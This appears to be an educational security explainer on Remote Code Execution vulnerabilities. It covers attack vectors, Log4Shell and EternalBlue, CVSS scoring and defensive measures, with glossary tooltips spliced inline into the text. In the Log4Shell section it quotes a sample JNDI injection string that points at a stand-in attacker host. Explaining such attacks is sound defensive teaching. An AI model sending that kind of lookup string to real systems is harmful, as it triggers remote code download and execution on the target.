
What is Remote Code Execution (RCE)? Understanding the Most Critical Vulnerability Class
Remote Code Execution (RCE) vulnerabilities allow attackers to run malicious code on target systems from anywhere in the world.
When security researchers discover a vulnerabilityVulnerability🛡️A weakness in software, hardware, or processes that can be exploited by attackers to gain unauthorized access or cause harm., few labels strike more fear than 'Remote Code Execution.' RCE vulnerabilities consistently earn the highest severity ratings—CVSS 9.0 and above—because they represent the worst-case scenario: an attacker, anywhere in the world, gaining the ability to run whatever code they want on your systems.
Log4Shell, one of the most significant security events in recent history, was an RCE. EternalBlue, which powered the WannaCry ransomware outbreak that affected 200,000+ systems in 150 countries, was an RCE. Every PatchPatch🛡️A software update that fixes security vulnerabilities, bugs, or adds improvements to an existing program. Tuesday includes multiple RCE fixes because they're the vulnerabilities that matterMatter🏠A new universal smart home standard backed by Apple, Google, and Amazon for cross-platform compatibility. most.
This guide explains what Remote Code Execution means, how these attacks work, why they're so dangerous, and how you can protect your systems from this critical vulnerability class.
What is Remote Code Execution?
Definition
Remote Code Execution (RCE) is a class of security vulnerability that allows an attacker to run arbitrary code on a target system from a remote location, typically over a network or the internet.
Breaking It Down
Remote means the attacker doesn't need physical or local access to the target system—they can attack from anywhere with network connectivity. Code means the attacker can execute actual program instructions, not just read data or crash the system, but run software of their choosing. Execution means the malicious code actually runs on the target, with whatever permissions the vulnerable application has.
What 'Arbitrary Code' Means
When we say an attacker can execute 'arbitrary' code, we mean they can run any code they want. This could be a command to download additional malware, instructions to create a new admin user, code to encrypt files (ransomware), a backdoor for persistent access, data exfiltrationData Exfiltration🛡️The unauthorized transfer of data from a computer or network, often performed by attackers before deploying ransomware to enable double extortion. scripts, cryptocurrency miners, or anything else they can imagine.
RCE vs. Other Vulnerability Types
Information Disclosure lets attackers read sensitive data (Medium-High severity). Denial of Service lets attackers crash or slow systems (Medium severity). Privilege EscalationPrivilege Escalation🛡️An attack technique where an adversary gains elevated access rights beyond what was initially granted. gives attackers higher permissions locally (High severity). Remote Code Execution lets attackers run any code remotely (Critical severity). RCE is often considered the 'holy grail' for attackers because it provides maximum impact with often minimal requirements.
How RCE Attacks Work
RCE vulnerabilities exist in many forms, but they generally follow a pattern: a vulnerable component has a flaw in how it processes input, an attacker crafts malicious input exploiting the flaw, the victim processes the input, the vulnerability triggers unintended code execution, and the attacker's code runs on the victim system.
Common RCE Attack Vectors
Memory Corruption (Buffer OverflowBuffer Overflow🛡️A vulnerability where a program writes data beyond the boundaries of allocated memory, potentially overwriting adjacent memory and allowing attackers to execute malicious code.) is the classic RCE technique. Software allocates a fixed amount of memory, the attacker sends more data than expected, and the extra data overwrites program instructions, redirecting execution to malicious code.
DeserializationDeserialization🛡️The process of converting stored or transmitted data back into an object. Insecure deserialization can allow attackers to execute code by manipulating serialized data. Flaws occur when applications serialize objects for storage or transmission, then deserialize them back. If an attacker can control serialized data, they may execute code during deserialization. Log4Shell exploited this—a simple log message triggered code execution.
Injection Attacks happen when user input is incorporated into commands without proper sanitization. Command InjectionCommand Injection🛡️A security vulnerability that allows attackers to execute arbitrary operating system commands on the host system through a vulnerable application. turns input into shell commands. SQL Injection can sometimes escalate to RCE. Code Injection turns input into executable code.
File Upload Vulnerabilities occur when applications allow file uploads without proper validation. Attackers upload executable code, then trigger execution by accessing it via URL.
Template Injection happens when template engines process user input as code rather than data. Server-Side Template Injection in Jinja2, Twig, or other template systems can lead to RCE.
Real-World RCE Examples
Log4Shell (CVE-2021-44228) - CVSS 10.0
Log4Shell was a vulnerability in the Java logging library Log4j that interpreted certain strings as commands. Simply logging a malicious string like ${jndi:ldap://attacker.com/exploitExploit🛡️Code or technique that takes advantage of a vulnerability to cause unintended behavior, such as gaining unauthorized access.} triggered remote code execution. Millions of applications were affected because Log4j was embedded in countless products. Exploitation began within hours of disclosure. It required only sending a text string to vulnerable applications with no authentication required—trivially easy to exploit.
EternalBlue (CVE-2017-0144) - CVSS 8.1
EternalBlue was a Windows SMB protocol vulnerability where specially crafted SMB packets caused a buffer overflow, allowing code execution. It powered WannaCry ransomware affecting 200,000+ systems in 150 countries and NotPetya. It was wormableWormable🛡️A vulnerability that can be exploited to spread automatically from system to system without user interaction, similar to how biological worms spread. (self-spreading), affected default Windows configurations, was network-accessible, and was developed by the NSA before being leaked publicly.
Why These Were So Devastating
The worst RCE vulnerabilities share common characteristics: network-accessible (remotely exploitable), no authentication required, no user interaction needed, high privileges upon exploitation, and widely deployed vulnerable software. When a vulnerability checks all these boxes, it achieves maximum severity ratings.
Why RCE Vulnerabilities Are So Dangerous
1. Complete System Compromise
Once attackers can execute code, they control the system. They can install backdoors for persistent access, steal any accessible data, modify system configurations, pivot to other systems on the network, deploy ransomware, and use the system for further attacks.
2. No Physical Access Required
Unlike many attacks, RCE doesn't require being on the same network, physical access to devices, social engineeringSocial Engineering🛡️The psychological manipulation of people into performing actions or divulging confidential information, exploiting human trust rather than technical vulnerabilities. users (sometimes), or valid credentials (often). An attacker in another country can compromise systems as easily as someone in the building.
3. Speed of Exploitation
RCE vulnerabilities, especially in widely-used software, are exploited rapidly. Log4Shell saw exploitation within hours. EternalBlue was weaponized within days. Critical RCEs often have working exploits within a week.
4. Chain Reactions
RCE enables everything else: RCE leads to installing backdoors for persistence, RCE enables credential theft for lateral movementLateral Movement🛡️Techniques attackers use to move through a network after initial compromise, seeking additional systems to control and data to steal., RCE plus privilege escalation equals domain admin, RCE provides data access enabling exfiltration, RCE enables ransomware deployment causing business impact.
5. Wormable Potential
Some RCE vulnerabilities are 'wormable'—they can spread automatically without human interaction. EternalBlue spread WannaCry globally in hours with no user clicks required, enabling exponential growth.
RCE Severity Factors
Not all RCE vulnerabilities are equally dangerous. Factors affecting severity include:
Attack Vector
Network-accessible vulnerabilities exploitable over the internet are highest risk. Adjacent vulnerabilities requiring same network segment are high risk. Local vulnerabilities requiring local system access are medium risk.
Authentication Required
No authentication allowing anonymous exploitation is highest risk. Low authentication requiring basic user credentials is high risk. High authentication requiring admin credentials is medium risk.
User Interaction
No interaction allowing fully automated exploitation is highest risk. Interaction required where user must click or open something is medium risk.
The Worst-Case RCE
Network-accessible (remotely exploitable), no authentication required, no user interaction needed, high privileges upon exploitation, widely deployed vulnerable software. Log4Shell checked all these boxes, which is why it was rated CVSS 10.0.
Protecting Against RCE Vulnerabilities
1. Patch Promptly
RCE vulnerabilities are prime targets. Patch timelines should be: Actively ExploitedActively Exploited🛡️A vulnerability that attackers are currently using in real-world attacks, requiring immediate patching regardless of severity score. RCE within 24-48 hours, Critical RCE with no known exploit within 1 week, High-severity RCE within 2 weeks.
2. Reduce Attack Surface
Every exposed service is a potential RCE target. Disable unnecessary services, remove unused software, limit network exposure, and use firewalls to restrict access.
3. Input Validation
Many RCE vulnerabilities stem from improper input handling. Validate and sanitize all input, use parameterized queries for SQL, avoid passing user input to command interpreters, and implement allowlists rather than blocklists.
4. Least Privilege
If RCE occurs, limit the damage. Run applications as non-admin users, use service accounts with minimal permissions, implement network segmentation, and apply principle of least privilege everywhere.
5. Defense in DepthDefense in Depth🛡️A security strategy using multiple layers of protection so that if one layer fails, other layers continue to provide security.
No single control is perfect. Use Web Application Firewalls (WAF), Intrusion Detection/Prevention Systems (IDS/IPS), Endpoint Detection and Response (EDR), network segmentation, and regular vulnerability scanning.
6. Monitor for Exploitation
Detect attacks in progress by logging and monitoring application activity, alerting on unusual process execution, watching for unexpected network connections, and implementing behavioral detection.
7. Assume Breach
Plan for when (not if) prevention fails. Have incident response plans ready, test backups and keep them isolated, have forensic capabilities available, and prepare communication plans.
RCE in the CVSS Framework
Understanding how RCE vulnerabilities score helps with prioritization.
Typical RCE CVSS Vector
A typical network-exploitable RCE has vector CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H = 9.8 (Critical). Breaking this down: AV:N (Network) means remote exploitation, AC:L (Low complexity) means easy to exploit, PR:N (No privileges) means no authentication needed, UI:N (No interaction) means automated, and C:H/I:H/A:H (High impact) means complete compromise.
Why RCE Scores High
The combination of remote accessibility plus high impact (code execution) inherently produces high CVSS scores. It's mathematically difficult for an RCE vulnerability to score below 7.0 unless it requires unusual conditions.
The Future of RCE Threats
The RCE threat landscape continues evolving. Cloud services introduce new RCE vectors. APIs are increasingly targeted. Supply chain RCE through compromising libraries and dependencies is growing. AI/ML systems present novel attack surfaces. Simple memory corruption is becoming harder due to ASLR, DEP, and CFI, but logic flaws and deserialization vulnerabilities are becoming more common. Exploit development is accelerating and the time from disclosure to exploitation is shrinking.
Conclusion
Remote Code Execution represents the most severe class of security vulnerability. When attackers achieve RCE, they transition from trying to break in to already being inside, running whatever code they choose on your systems.
Key takeaways: RCE equals Maximum Impact—attackers can do anything the compromised application can do. Patch RCE Immediately—these are highest priority vulnerabilities. Reduce Exposure—every network-accessible service is a potential target. Defense in Depth—no single control stops all RCE attacks. Assume Breach—plan your response for when prevention fails.
When you see 'Remote Code Execution' in a security advisory, you now understand why security teams treat it with such urgency. The ability to run arbitrary code remotely transforms an attacker from outsider to insider with a single successful exploit. Every RCE vulnerability is a race. Patch before attackers exploit.
Keep Learning
Related Reviews

REOLINK 4K Security Camera System Review: Professional PoE Surveillance at DIY Prices
The REOLINK 4K PoE security system delivers 8MP clarity, smart person/vehicle detection, 24/7 recording with 4TB storage, and plug-and-play installation for comprehensive home surveillance.
Ring Outdoor Cam Pro Review: 4K Security Camera with Radar-Powered Motion Detection
The Ring Outdoor Cam Pro delivers Retinal 4K video, 10x enhanced zoom, Low-Light Sight for true color night vision, and radar-powered 3D motion detection for precise security alerts.
Cisco Duo Review: Enterprise MFA Made Simple
Cisco Duo delivers robust multi-factor authentication with one of the smoothest user experiences in the enterprise MFA space. While pricing can escalate quickly for larger teams, its device trust and adaptive policies make it a solid choice for security-conscious organizations.